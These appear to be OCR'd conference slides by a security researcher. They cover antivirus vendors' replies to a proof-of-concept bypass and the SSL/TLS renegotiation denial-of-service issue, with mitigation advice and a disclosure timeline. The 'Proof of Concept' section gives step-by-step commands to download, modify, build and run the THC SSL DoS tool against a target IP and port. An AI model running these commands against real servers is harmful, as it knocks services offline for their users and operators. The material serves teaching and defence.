
Name : C:\Documents and Settings\jmalley\Desktop\PoC\PoC Calc.html

Detected As: Exploit-CVE2010-1885

State : Deleted (Clean failed)

Name	In Folder	Source	Detected As	Detection Type	Status
PoC Calc.html	C:\Documents ...		Exploit-CVE2010-1885	Trojan	Deleted (

This affects multiple vendors




http://www.n00bz.net/storage/mcpoc/poc.html - Windows Internet Explorer
http://www.n00bz.net/storage/mcpoc/poc.html
Live Search
File Edit View Favorites Tools Help
http://www.n00bz.net/storage/mcpoc/poc.html
Page
Tools
Help and Support Cer
Back
Calculator
Edit View Help
0.
Backspace
CE
C
MC
7
8
9
/
sqrt
MR
4
5
6
*
%
MS
1
2
3
-
1/x
M+
0
+/-
.
+
=
Auto-Protect Results
Close
Remove Risks Now
1. Edlin: r (replace)
2. Choosing a program to write a document

Auto-Protect has acted on the risks.

Risk	Action	Count	Filename	Risk Type	Original Location	Computer	User
Bloodhound.Exploit.337	Cleaned by deletion	1	calc[1].htm	Heuristics	C:\Documents and Settings\dmh\Loc...	DAVID-PC	dmh

F-Secure




-----Original Message-----
From: Albrecht, Mikael [mailto:mikael.albrecht@f-secure.com]
Sent: Friday, October 08, 2010 6:23 AM
Cc: security
Subject: RE: Vulnerability Report VU#522263 - f-secure

Hello,

Yes, we have looked into this issue. And as stated previously, been able to reproduce the issue.

We do however not classify this as vulnerability. The inability to catch these files are caused by lacking functionality rather than programming errors in the product. It would not be feasible to try to fix this issue in a fast manner as we do with normal vulnerabilities.

Symantec/Norton



From: Kelly Fitzgerald [mailto:kelly_fitzgerald@symantec.com]
Sent: Thursday, September 16, 2010 4:49 PM
To:
Cc: Secure
Subject: RE: AV

We noticed that when we followed the proof-of-concept using our SAV product(essentially an enterprise AV-only product) we duplicated your results. When we followed your proof-of-concept using our SEP products(an enterprise AV/Firewall) we picked it up and resolved the issue.

The issue is indeed falls into the work of our Firewall and not our AV(per our methodology of layers of defense). Our SAV product is geared to corporate environments who may already have a firewall in place. Our SEP product is geared to corporate environments who need Firewall/AV. Our position is that corporate environments should have AV and Firewall for best practices. Since our Firewall is picking up/resolving the issue we are providing product coverage and don't need to take any further action.

SSL Renegotiation DOS


- Introduction to Denial of Service
- Introduction to SSL/TLS
- SSL/TLS Renegotiation Denial of Service
  - Summary
  - Detection
  - Proof of Concept
  - Active Exploitation
  - Mitigation
  - Risk
- Peer Review & Responsible Disclosure

Introduction to Denial of Service

- I have never been a fan of DOS because it only affects availability and it’s just annoying
- DOS is from a single host. DDOS is from multiple.
- Until July 4, 2009 when 200k bots tried to take down DOT.gov during my shift = Call Prolexic
- Distributed Denial of Service (DDOS) is what generally takes the spotlight, especially recently thanks to Anonymous: Mastercard, Visa, Paypal


Network Layer vs. Application Layer DOS

- As you go up the stack the server has to do more work.
- Network DOS:
  - ICMP Flood
  - TCP SYN Flood
  - ACK Flood
  - UDP Flood
- Application DOS:
  - Slowlaris
  - GET Flood
  - Push Flood
- DDOS will ALWAYS win because it has volume and botnets are cheap ~ $200-$500/day


Data
Application
Network Process to Application
Data
Presentation
Data Representation and Encryption
Data
Session
Interhost Communication
Segments
Transport
End-to-End Connections and Reliability
Packets
Network
Path Determination and IP (Logical Addressing)
Frames
Data Link
MAC and LLC (Phyiscal addressing)
Bits
Physical
Media, Signal, and Binary Transmission

Introduction to SSL/TLS

- It’s broken. Let’s move on…
- SSL 3.1 = TLS 1.0
- Handshake:
  - Negotiate the Cipher Suite to be used during data transfer
  - Establish and share a session key between client and server
  - Authenticate the server to the client (optional but common in most implementations)
  - Authenticate the client to the server (optional and common for client side certificates)



Establish protocol version, session id, cipher suite, compression method Exchange random values


Optionally send server certificate and request client certificate

Send client certificate response if requested

Change CipherSuite and Finish Handshake

Negotiation vs. Renegotiation

- During the handshake the client and server must negotiate
- The server does ~ 15 times more processing than the client during this processes
- Renegotiation can be initiated by either the server or client to redo this process (the problem)



Client

Server

ClientHello — I want a secure connection. Here's what SSL/TLS functionality I support.

ServerHello — Here are the security protocols we'll use for our communication.

ServerCertificate — Here's who I am.

ServerHelloDone — I'm done for now.

ClientKeyExchange — Here's the key we'll use for encryption.

ClientCipherSpec — I'm switching to a secure channel.

Finished — I'm done with SSL/TLS negotiation.

ChangeCipherSpec — I'm switching to a secure channel too.

Finished — I'm done with SSL/TLS negotiation.

SSL Denial of Service

- The main issue is that SSL handshakes are more resource intensive on the server side than on the client side. Methods of causing denial of service:
  - Flood of new SSL handshakes – requesting multiple SSL connections
  - Flood of precompiled SSL handshake(s) – requesting the server to decrypt data
  - Flood of 128 bits – requests the server to decrypt garbage
  - Anything that triggers SSL handshake cryptographic logic on server side

SSL/TLS Renegotiation Man in the Middle Issue

- CVE-2009-3555
- Most SSL implementations do not properly associate renegotiation handshakes with an existing connection, which allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack, aka the "Project Mogul" issue.

- CVSS: 5.8
- Very HARD to exploit
- Requires 2 things to exploit:
  - SSL Renegotiation
  - Vulnerable SSL Implementation (pre RFC 5746)

SSL Renegotiation Denial of Service

- When SSL/TLS Renegotiation is enabled on the server, a user is allowed to send a renegotiation request which initiates a new handshake. Since it takes much less resources for a client to perform a handshake, requesting multiple handshakes per second could cause a denial of service on the server side SSL/TLS interface. Therefore, if a malicious user on one host requests multiple renegotiation requests it will exhaust the server's resources and not allow any other user to establish a connection.
- This attack is different than a Distributed Denial of Service (DDOS) as it does not require the volume, or botnet, to exhaust the network connection. Instead it exhausts the server resources from a single host requiring only a single TCP/IP socket. A single server can perform between 150-300 handshakes per second. While a single client can request up to 1000 handshakes per second

http://orchilles.com/2011/03/ssl-renegotiation-dos.html

Proof of Concept

- The Hackers Choice semi-silently released a proof of concept tool on February 28, 2011 at DC4420 that performs the described denial of service against servers that allow SSL/TLS Renegotiation. I recommend reading the source code before running it and ensure you have permission to run a denial of service attack against the target. To use the tool, I used BackTrack:
- Download: wget http://www.thc.org/thc-ssl-dos/thc-ssl-dos-1.4.tar.gz
- Extract: tar -zvxf thc-ssl-1.4.tar.gz
- View files and source: cd thc-ssl-dos/src
- Edit the source: vim thc-ssl-dos.c
- I recommend adding a 1 instead of 0 to the two flags required to run the program. You may also edit the max amount of connections.
- Configure: cd .. Then: ./configure
- Install: make all install
- Run: cd src Then: ./thc-ssl-dos ip port
- Options include: -l x where x is the number of connections, the default is 400.

Mitigation

- Most IDS and IPS vendors have signatures to detect multiple SSL Renegotiation requests from the same source in a given time frame. Contact your particular vendor for this request.
- Rate limiting on new incoming TLS connections AND renegotiations per source IP; most implementations only perform rate-limiting on new connections if at all.
- SSL Accelerator, although adding multiple hosts to your attack would render it useless as well.
- Anti-DoS equipment, some ,dedicated equipment can handle over 10K new SSL connections per second, which can be quite effective.

Prevention

- Disable Renegotiation
- So why is it there in the first place?
  - Client authentication/certifications
  - After 10 hours it is required
  - Perfect Forward Secrecy – Google It!

Responsible Disclosure?

- Think it through and you decide:
  - February 28: THC Releases POC (specify issue is with protocol and vendor SSL implementations; most vendors have method of disabling)
  - March 2: My boss emails me link to POC.
  - March 11-13: I go on vacation and research the issue. Publish on blog. Privately email SME, get invited to post IETF TLS mailing list for feedback/peer review.
  - March 14: Post on IETF TLS mailing
  - March 16: Boss asks to remove blog as our organization is vulnerable (I password protect). Priority issue event triggered mandating 45 days to fix organization wide.
  - May 3: I remove password from blog. Tenable and F5 go public with signatures (link to my research).
  - May 24: Boss asks to password protect post again until organization is 100% not vulnerable

Questions?

Jorge Orchilles

jorge@orchilles.com

Twitter: jorgeorchilles

http://www.orchilles.com